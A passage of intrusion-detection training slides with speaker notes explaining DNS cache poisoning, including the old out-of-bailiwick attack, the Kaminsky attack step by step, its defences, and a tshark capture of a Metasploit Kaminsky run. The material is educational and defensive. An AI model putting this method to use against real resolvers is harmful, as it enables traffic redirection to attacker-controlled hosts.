  - The source and destination IP's and ports in the query and response match

Intrusion Detection In-Depth

It's long been known that unless DNSSEC is used, the implicit nature of DNS is untrustworthy. Unfortunately, DNSSEC has not been widely implemented leaving most DNS servers and DNS clients exposed to accepting what may be incorrect – more likely – malicious DNS responses and pairings. As we've seen, a caching DNS server can be poisoned if it accepts a malicious pairing and caches it for future queriers.

There are two rather feeble mechanisms in place that permit a DNS server to accept a response from a query. The first is the 16-bit DNS identification or transaction ID must match in query and response. The DNS transaction ID is found in the DNS header. The value can range from 0-65535 and it is supposed to be randomly generated. Years ago, the transaction ID was predictably incremental making DNS cache poisoning much easier. The source and destination IP addresses and ports in the packet carrying the response must also match those found in the query. In earlier versions of DNS software, the source and destination ports were always 53 and this too assisted an attacker in successfully performing DNS cache poisoning. More recently, the source ports were in the range of ephemeral ports where the value incremented by one for each new query. This turns out to be a problem as we'll see.



Cache Poisoning Odds


- If attacker can guess source port and DNS transaction ID and return an evil response before real one arrives, cache can be poisoned
- 1 in 65536 chance of guessing transaction ID
- DNS source port may be static or predictably incremental
  - If so, need to guess transaction ID only

Intrusion Detection In-Depth

An attacker can try to poison cache by sending a query to a target victim recursive caching DNS server that needs to chase down the answer by finding and querying the authoritative DNS server. When the response arrives, the target victim DNS server will cache it for the TTL value amount of time returned in the response.

The attacker blindly races the authoritative DNS server to deliver the response. The alleged response is spoofed so it appears to come from the authoritative DNS server. This includes the authoritative server's IP address and port 53 as the source and the target DNS server's IP address and ephemeral port as the destination on the query. Then, the attacker needs to get lucky and guess the same transaction ID that the victim DNS server generated to use in the query of the authoritative DNS server.

This sounds like it is impossible to do. But, the attacker is assisted in knowing what authoritative DNS server is used for the query she/he sends. And, she/he may have done some prior reconnaissance on how the target DNS server generates its ephemeral source port by sending it queries. If the attacker guesses IP addresses and ports correctly, the only thing left is for the attacker to guess the transaction ID that the target DNS server uses. Her odds are not good since they are 1 in 65536.




Increasing the Odds

- Attacker simultaneously sends thousands of same query (e.g., www.google.com) and spoofs thousands of responses with different transaction ID's
- Still a race against the legitimate responding DNS server
- If legitimate DNS server beats the attacker, valid DNS resolution pairing stored (www.google.com=64.233.169.104) is stored in cache for a given amount of time (TTL)
  - Attacker "frozen out" of attacking again for time in TTL value

Intrusion Detection In-Depth

The attacker can improve her odds by spoofing thousands of DNS responses to the original query to the target victim DNS server. Each response is identical except it has a different DNS transaction ID. It's still a race, but the attacker improves her odds of beating the authoritative DNS server.

However, if the authoritative DNS server beats the attacker, the target victim DNS server caches the legitimate response. Remember the Time to Live (TTL) value is the length of time that the response is cached. The attacker must wait until the cached entry expires before she tries again. This could be a long time given a large TTL value.



Resurrecting an Old Cache Poisoning Attack (1)

- Used to be trivial to poison cache by including an additional DNS resource record
- Evil DNS server queried for address of www.snort.org
- Evil DNS server returned:
  - I don't know what the IP address is for www.snort.org
  - But I'm including bogus name and IP address pairing of the authoritative server - ns.google.com = 192.0.2.4 in the additional resource record
- Prevented with bailiwick checking – domains in query and additional resource records have to match


Intrusion Detection In-Depth

We need to digress to discuss an older cache poisoning attack that was resurrected for Kaminsky's attack. As mentioned, the Kaminsky attack used several flaws in DNS in a novel way to poison cache. And, while this older cache poisoning attack should no longer be available on any DNS server using current software, it provides some of the foundation of Kaminsky's attack.

The attack involved supplying a bogus DNS pairing in the additional resource record in a response that had nothing to do with the domain of the original query. For instance, if a malicious DNS server was sent a query for www.snort.org, it would respond that it did not know, but would supply the name and address of the authoritative server that could provide the resolution. This is contained in the additional resource record of the response. The malicious DNS server could poison the cache of the querying DNS server with any bogus DNS pairing – such as a fake authoritative name server and IP address pairing - supplied in the additional resource record.

As an example, it might forge a pairing of IP address of 192.0.2.4 for ns.google.com in the additional resource record. Now, any client or DNS server that gets its resolution of www.google.com from the caching, and now poisoned, DNS server is directed to the attacker's DNS server, 192.0.2.4.

A DNS server should never be allowed to return information in the additional resource record that pertains to a different domain than that of the original query. The query domain was snort.org and the additional resource record domain was google.com. This attack was prevented using software provisioned with what is known as "bailiwick checking" to verify that that the domains in the query and additional resource records match.



Resurrecting an Old Cache Poisoning Attack (2)

Innocent caching DNS server

Evil DNS server

1 What's the IP address for www.snort.org?

Dunno. But, authoritative server is ns.google.com:192.0.2.4

2


3 ns.google.com = 192.0.2.4

192.0.2.4 = Hacker's DNS Server

Intrusion Detection In-Depth

Let's just take a look at the old cache poisoning attack. First, some innocent caching DNS server is either guided or innocently queries the evil DNS server for the IP address of www.snort.org. The evil DNS server responds that it doesn't know the answer, but returns that the authoritative DNS server is ns.google.com. It offers a bogus DNS pairing of ns.google.com with IP address 192.0.2.4 in the additional resource record of the response.

Now, the innocent caching DNS server stores the bogus information for a period equal to TTL value returned by the evil DNS server – probably a very large value. Finally, any user or DNS server that queries the caching DNS server for the IP address of www.google.com is directed to the attacker's DNS server at address 192.0.2.4.



Going in for the Kill!

- Goal = poison DNS server cache with a bogus resolution of ns.google.com A record of 192.0.2.4
- Send victim/target DNS server thousands of queries involving non-existent hostnames in google.com domain:
  - abc.google.com, abd.google.com, abe.google.com
  - "NXDomain" non-existent domain response returned
    - "NXDomain" not cached, not "frozen out" by TTL
  - For each query sent, race the legitimate authoritative server for the response by sending thousands of guessed transaction ID's
  - Eventually, with a fast link and persistence, attacker wins


Intrusion Detection In-Depth

Okay, the old DNS cache poisoning attack is no longer successful since any reputable DNS server should have been patched with "bailiwick checking" long ago. Let's forge ahead. Again, the goal is that the attacker would like ultimately to poison the innocent caching DNS server with a bad DNS pairing of ns.google.com with IP address of 192.0.2.4 – the attacker's DNS server IP address.

First, the attacker is going to try to race some authoritative DNS server by spoofing thousands of responses to a query it sends to the innocent caching DNS server. Remember, this gives the attacker a better chance of matching the DNS transaction ID permitting the target victim DNS server to accept the spoofed response.

The attacker sends many queries to the target DNS server and spoofs the thousands of responses for each different query. Each query is for a sub-domain of google.com – such as abc.google.com, abd.google.com, etc. Each is selected because it is a non-existent hostname to which the authoritative DNS server responds with a "NXDomain" – non-existent domain. A non-existent domain response used to not be cached so that when the authoritative DNS server beats the attacker to the response, the attack is not frozen out or slowed by a legitimate cached entry with a TTL expiration time.

The attacker continues this attack, spoofing DNS transaction IDs and eventually, he'll win the race with persistence and a fast link. But, what's he achieved by doing all of this?



Kaminsky Attack: Attacker Loses

2
IP address of abc.google.com?
Transaction ID = 12345
NXDomain: Trans ID = 12345
4
Authoritative DNS server
IP address of abc.google.com, ask google.com Trans ID = 65535
3
...
IP address of abc.google.com, ask google.com Trans ID = 3
IP address of abc.google.com, ask google.com Trans ID = 2
IP address of abc.google.com, ask google.com Trans ID = 1
IP address of abc.google.com, ask google.com Trans ID = 0
Attacker spoofs responses - races real DNS server
192.0.2.4
1
IP address of abc.google.com?
Attacker
Innocent caching DNS server


OUTCOME:Attacker loses authoritative server responds first

Intrusion Detection In-Depth

Let's look at the attack just to be clear about what is happening. First, the attacker queries the target caching DNS server for the IP address of a non-existent hostname, abc.google.com. Now, the target recursive DNS server must pursue the resolution by querying the authoritative DNS server for the IP address of abc.google.com. It generates a random transaction ID of 12345 in the query. The attacker has no way of knowing the transaction ID.

The attacker begins the race of responding to the target DNS server with his spoofed answers. He sends thousands of spoofed responses with transaction IDs from 0 through 65535. The target DNS server discards all responses where the transaction ID does not match the one in the query. In this case, the authoritative DNS server responds with the proper matching transaction ID 12345 before the attacker's spoofed responses reached it. The authoritative DNS server's valid response of NXDomain is not cached because there is no resolution for abc.google.com, allowing the attacker to try again in a new query. The whole process of racing the authoritative DNS server begins again. The attacker may attempt to send multiple queries at the same time and generate thousands of spoofed response for each query to improve his odds.

One thing that has not been mentioned is that the spoofed responses have to match the ephemeral source port used in target DNS server's query to the authoritative DNS server. This is much more manageable if the ephemeral port numbers are predictable such as incrementing by one for each new query.




One Final Detail

- Big deal!!! – What if attacker manages to corrupt victim DNS server with bogus address of blahblahblah.google.com
- Who cares about the resolution of blahblahblah.google.com?
- BUT ... in same response, attacker also includes additional resource record of ns.google.com and IP address 192.0.2.4
- Accepted by the DNS server because it passes bailiwick testing – both are in the google.com domain
- This is coup de grace that Dan Kaminsky detailed

Intrusion Detection In-Depth

There is one final detail missing of the value of this method. So far the attacker races the authoritative DNS server to respond. Again, a persistent attacker who has decent bandwidth will eventually beat the authoritative DNS server.

Say that the attacker manages to guess the correct transaction ID and responds to the query of abz.google.com or any blahblahblah.google.com query before the authoritative DNS server. There isn't a lot of value for a bogus IP/name pairing for a non-existent entity. But, the attacker also returns an additional record in the response that pairs ns.google.com with IP address 192.0.2.4. The victim DNS server accepts this because the domain in the query and additional resource record are both google.com. And, now the attacker has successfully managed to poison the cache of the target recursive DNS server for the entire google.com domain.



Kaminsky Attack: Attacker Wins!

2
IP address of abz.google.com?
Transaction ID = 54321
Authoritative DNS server
Attacker beats real DNS server!
IP address of abz.google.com Trans ID = 54321
Ask ns.google.com at 192.0.2.4
3
192.0.2.4
Attacker spoofs responses - races real DNS server
IP address of abz.google.com, ask google.com Trans ID = 1
IP address of abz.google.com, ask google.com Trans ID = 0
IP address of abz.google.com?
1
4
ns.google.com = 192.0.2.4


OUTCOME:Attacker beats authoritative DNS server poisons cache with additional record pairing of ns.google.com at 192.0.2.4

Intrusion Detection In-Depth

Let's see how an attacker succeeded in this slide. Again the attacker queries the victim DNS server for a non-existent hostname associated with the google.com domain – this time abz.google.com. The race begins between the attacker and the authoritative DNS server again.

Let's say the attacker beats the authoritative DNS server by responding with the proper transaction ID of 54321. The attacker responds spoofing authoritative DNS server supplying any answer for abz.google.com, but includes the additional resource record for that authoritative server that does. In this case, the response says to look at ns.google.com found at IP address 192.0.2.4. IP address 192.0.2.4 is the attacker's evil DNS server IP address and now he can have traffic directed his way by the poisoned caching DNS server. He now "owns" the google.com domain for the TTL time in the record. Anyone who now uses the poisoned DNS server for resolution for any host in the google.com domain will be directed to the hacker's DNS server. The attacker's DNS server can resolve DNS queries to evil hosts under his control. He can serve up all kinds of malicious software to download or other attacks to try to take control of clients that visit his site.

So, Kaminsky combined several known flaws and older attacks to come up with his attack. It has been well known that using transaction ID as a means to protect against spoofing attacks is weak. Kaminsky exploited this by generating multiple queries and spoofing thousands of responses simultaneously. He went another step by querying for bogus addresses in the domain of the hostname he wanted to poison in cache. In this case, the attacker wanted to poison www.google.com and sent queries for all kinds of non-existent hostnames in the google.com domain so that he could eventually send an additional record with the poisoned pairing that passed the bailiwick testing.



Post-Mortem


- Dan Kaminsky did not discover a new exploit, he simply preyed upon multiple inherent weaknesses of DNS to create a very clever and effective new attack
- Patch involves randomizing the UDP source port so that the attacker must guess the source port and the transaction ID
- New defense of using TTL value to cache NXDomain responses
- Only DNSSEC can truly protect against inherent DNS weaknesses

Intrusion Detection In-Depth

The Kaminsky attack was a very big deal around the time it was released. As mentioned many times before, DNS is not a secure protocol unless DNSSEC is used. The Kaminsky attack cleverly combined multiple inherent weaknesses in DNS to create a new attack.

The patch offered for this attack was to randomize the DNS UDP source port. This makes it less likely that an attacker can guess both the source port and transaction ID in a spoofed response. This is not a perfect solution; it just makes it more difficult for an attacker to succeed.

However, using the SOA minimum TTL time value to cache NXDomain responses will probably thwart the attack. That is because an NXDomain response returned by the real authoritative DNS server will be cached and freeze out the attacker for that duration of time before allowing another poisoned response with a different guessed transaction ID or source port.



Metasploit Kaminsky Cache Poisoning Attack

```
tshark dns-cachepoison.pcap
1   0.000000 192.168.11.62 -> 192.168.11.1 DNS 36940 53 Standard
  query A pwned.example.com
  3   0.022163 192.168.11.62 -> 208.67.222.222 DNS 60286 53 Standard
  query NS example.com
 34   0.401403 192.168.11.62 -> 192.168.11.1 DNS 38178 53 Standard
  query A OWQ1UXQqpwvDYT.example.com
 35   0.402604 192.168.11.1 -> 192.168.11.62 DNS 53 38178 Standard
  query response, No such name
 59   0.463626 192.168.11.62 -> 192.168.11.1 DNS 43285 53 Standard
  query A eEPTqKd1WM4GTY0oYNo.example.com
 60   0.464822 192.168.11.1 -> 192.168.11.62 DNS 53 43285 Standard
  query response, No such name
 76   0.766220 192.168.11.62 -> 192.168.11.1 DNS 48006 53 Standard
  query A vxzbfBOGF6Q5jpG1.example.com
```

